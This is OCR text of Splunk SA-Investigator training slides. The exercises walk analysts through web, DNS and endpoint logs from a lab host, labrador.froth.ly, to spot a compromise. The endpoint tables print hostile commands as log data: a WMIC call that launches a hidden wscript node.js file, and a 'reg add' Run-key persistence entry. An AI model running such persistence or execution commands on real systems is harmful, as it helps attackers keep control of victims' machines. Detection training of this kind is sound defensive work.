
splunk> turn data into doing

SA-Investigator Exercise #2 – Search and Explore

Web client data

Review the **Non-Blocked Web Traffic** panel in the Web Client tab and see if you can find suspicious traffic.

HINT: The URL filter might be helpful! You may recall a suspicious URL/domain previously found.



Non-Blocked Web Traffic

URL Filter (Accepts Wildcards)

*

Click on user, dest or url to drill down on a specific field

_time	user	bytes_in	bytes_out	dest	vendor_product	url	action
2020-08-18 18:30:00	unknown	1588 1590 1610 1860 2028 2340 2406 2686 3002	296	104.111.87.125	stream:http	http://go.microsoft.com/fwlink/	unknown
2020-08-18 18:30:00	unknown	191	2595716	23.47.205.47	stream:http	http://adl.windows.com/appraiseradl/2020_08_13_06_02_AMD64.cab	allowed
2020-08-18 18:30:00	unknown	1581 1583 1603 1853 2021	2092 2094 2098 2100	52.247.37.26	stream:http	http://dmd.metaservices.microsoft.com/metadata.svc	allowed


SA-Investigator

_time	user	bytes_in	bytes_out	dest	vendor_product	url	action
2020-08-18 19:50:00	unknown	263 283 287	373 58516 58766 58834 80221 80226	152.195.19.97	stream:http	http://dunkel-hefeweizen.azureedge.net/index.html	allowed
2020-08-18 19:50:00	unknown	1095 1364 643 707 767 879 95857	1083 398 405 57112 57119 58535 631 743 80144 80206	152.195.19.97	stream:http	http://dunkel-hefeweizen.azureedge.net/index.html	unknown
2020-08-18 20:00:00	unknown	283	1093627 373 58606 58720 58733 58735	152.195.19.97	stream:http	http://dunkel-hefeweizen.azureedge.net/index.html	allowed
2020-08-18 20:00:00	unknown	1279 1732 739 87665 911	398	152.195.19.97	stream:http	http://dunkel-hefeweizen.azureedge.net/index.html	unknown
2020-08-18 20:10:00	unknown	283	22606 373 58585 58599 58630 71718 71747 71762 71814 71859	152.195.19.97	stream:http	http://dunkel-hefeweizen.azureedge.net/index.html	allowed

Questions?

SA-Investigator Exercise #2

SA-Investigator




splunk> turn data into doing

SA-Investigator

Query & Answer Filter

labrador.froth.ly



A/AAAA DNS Query/Request Details

Query Filter (Wildcards Accepted) *

Answer Filter (Wildcards Accepted) *

_time	message_type	record_type	query	answer	src	src_port	dest	dest_port	reply_code	vendor_product
2020-08-18 18:31:01	QUERY RESPONSE	A	outlookmobile-office365-tas.msedge.net	13.107.5.88	192.168.70.150	54658	192.168.86.1	53	No Error	stream:dns
2020-08-18 18:31:13	QUERY RESPONSE	A	settings-win.data.microsoft.com	52.167.249.196	192.168.70.150	53748	192.168.86.1	53	No Error	stream:dns
2020-08-18 18:31:13	QUERY RESPONSE	A	e11290.dspg.akamaiedge.NET	104.111.87.125	192.168.70.150	54216	192.168.86.1	53	No Error	stream:dns
2020-08-18 18:31:14	QUERY RESPONSE	A	adhsprodncuaadsynciadata.blob.core.windows.net	52.239.149.106	192.168.70.150	50873	192.168.86.1	53	No Error	stream:dns
2020-08-18 18:31:14	QUERY RESPONSE	A	dl.delivery.mp.microsoft.com	23.40.62.27	192.168.70.150	53466	192.168.86.1	53	No Error	stream:dns
2020-08-18 18:31:14	QUERY RESPONSE	A	dl.delivery.mp.microsoft.com	23.40.62.51	192.168.70.150	53466	192.168.86.1	53	No Error	stream:dns
2020-08-18 18:31:14	QUERY RESPONSE	A	adhsprodncuehsyncia.servicebus.windows.net	52.237.143.176	192.168.70.150	55310	192.168.86.1	53	No Error	stream:dns
2020-08-18 18:31:14	QUERY RESPONSE	A	adhsprodncuaadsynciadata.blob.core.windows.net	52.239.149.106	192.168.70.150	64856	8.8.8.8	53	No Error	stream:dns
2020-08-18 18:31:20	QUERY RESPONSE	A	isrg.trustid.ocsp.identrust.com	23.199.63.19	192.168.70.150	54070	192.168.86.1	53	No Error	stream:dns
2020-08-18 18:31:20	QUERY RESPONSE	A	isrg.trustid.ocsp.identrust.com	23.199.63.67	192.168.70.150	54070	192.168.86.1	53	No Error	stream:dns

« Prev 1 2 3 4 5 6 7 8 9 10 Next »

SA-Investigator Exercise #3 – Search and Explore

DNS data

Review the data in the **A/AAAA DNS Query/Request Details** panel and see if you can find suspicious DNS requests.

A/AAAA DNS Query/Request Details

Query Filter (Wildcards Accepted) *


Answer Filter (Wildcards Accepted) *

_time	message_type	record_type	query	answer	src	src_port	dest
2020-08-18 18:31:01	QUERY RESPONSE	A	outlookmobile-office365-tas.msedge.net	13.107.5.88	192.168.70.150	54658	192.168.86.1
2020-08-18 18:31:13	QUERY RESPONSE	A	settings-win.data.microsoft.com	52.167.249.196	192.168.70.150	53748	192.168.86.1
2020-08-18 18:31:13	QUERY RESPONSE	A	e11290.dspg.akamaiedge.NET	104.111.87.125	192.168.70.150	54216	192.168.86.1
2020-08-18 18:31:14	QUERY RESPONSE	A	adhsprodncuaadsynciadata.blob.core.windows.net	52.239.149.106	192.168.70.150	50873	192.168.86.1
2020-08-18 18:31:14	QUERY RESPONSE	A	dl.delivery.mp.microsoft.com	23.40.62.27	192.168.70.150	53466	192.168.86.1


SA-Investigator

Answer Filter : 152.195.19.97

labrador.froth.ly



SA-Investigator



SA-Investigator

Endpoint Process Events – Detail : pcerf


labrador.froth.ly

splunk> turn data into doing

SA-Investigator

Endpoint Process Events – Detail : pcerf

labrador.froth.ly




_time	process	user	dest	process_id	parent_process_id	parent_process	vendor_product	process_hash
2020-08-18 19:12:27	C:\Windows\system32\wsmprovhost.exe -Embedding	pcerf	labrador.froth.ly	1388	896	C:\Windows\system32\svchost.exe -k DcomLaunch -p	Microsoft Sysmon	MD5=AB4AB9865
2020-08-18 19:30:21	C:\Windows\system32\wsmprovhost.exe -Embedding	pcerf	labrador.froth.ly	2952	896	C:\Windows\system32\svchost.exe -k DcomLaunch -p	Microsoft Sysmon	MD5=AB4AB9865
2020-08-18 19:30:23	"C:\Users\pcerf\Downloads\diskutil.exe"	pcerf	labrador.froth.ly	7008	2952	C:\Windows\system32\wsmprovhost.exe -Embedding	Microsoft Sysmon	MD5=68D6D13E7
2020-08-18 19:33:51	C:\Windows\system32\wsmprovhost.exe -Embedding	pcerf	labrador.froth.ly	6504	896	C:\Windows\system32\svchost.exe -k DcomLaunch -p	Microsoft Sysmon	MD5=AB4AB9865
2020-08-18 19:34:39	C:\Windows\system32\wsmprovhost.exe -Embedding	pcerf	labrador.froth.ly	5028	896	C:\Windows\system32\svchost.exe -k DcomLaunch -p	Microsoft Sysmon	MD5=AB4AB9865
2020-08-18 19:35:49	C:\Windows\system32\wsmprovhost.exe -Embedding	pcerf	labrador.froth.ly	3980	896	C:\Windows\system32\svchost.exe -k DcomLaunch -p	Microsoft Sysmon	MD5=AB4AB9865
2020-08-18 19:35:56	"C:\Users\pcerf\Downloads\diskutil.exe"	pcerf	labrador.froth.ly	6196	3980	C:\Windows\system32\wsmprovhost.exe -Embedding	Microsoft Sysmon	MD5=68D6D13E7
2020-08-18 19:39:21	C:\Windows\system32\wsmprovhost.exe -Embedding	pcerf	labrador.froth.ly	6944	896	C:\Windows\system32\svchost.exe -k DcomLaunch -p	Microsoft Sysmon	MD5=AB4AB9865
2020-08-18 19:55:25	WMIC PROCESS CALL Create "wscript c:\users\pcerf\appdata\local\microsoft\cache\node.js"	pcerf	labrador.froth.ly	5988	4304	C:\Windows\system32\wbem\wmiprvse.exe -secured -Embedding	Microsoft Sysmon	MD5=390B2038C
2020-08-18 19:55:26	WMIC PROCESS CALL Create "wscript c:\users\pcerf\appdata\local\microsoft\cache\node.js"	pcerf	labrador.froth.ly	5668	4304	C:\Windows\system32\wbem\wmiprvse.exe -secured -Embedding	Microsoft Sysmon	MD5=390B2038C

splunk> turn data into doing

SA-Investigator

Endpoint Process Events – Detail : pcerf

labrador.froth.ly



Endpoint Process Events - Detail

User Filter: pcerf

Filter Unknown Processes? Hide Unknown

Filter Unknown Parent Processes? Hide Unknown

Click on user to drill down and investigate identity, click on process_exec or parent_process_exec to drill down and investigate File/Process

_time	process	user	dest	process_id	parent_process_id	parent_process
2020-08-18 19:55:26	wscript c:\users\pcerf\appdata\local\microsoft\cache\node.js	pcerf	labrador.froth.ly	4180	4304	C:\Windows\system
2020-08-18 19:55:27	wscript c:\users\pcerf\appdata\local\microsoft\cache\node.js	pcerf	labrador.froth.ly	5608	4304	C:\Windows\system
2020-08-18 19:55:29	C:/Windows/System32/spoolsv.exe	pcerf	labrador.froth.ly	1064 6300	4180 5608	wscript c:\users\
2020-08-18 19:57:17	"reg" add hklm\software\microsoft\windows\currentversion\run /v SystemHealth /t REG_SZ /d "wscript C:\Users\pcerf\AppData\Local\Microsoft\Cache\node.js"	pcerf	labrador.froth.ly	4580	1064	C:/Windows/System
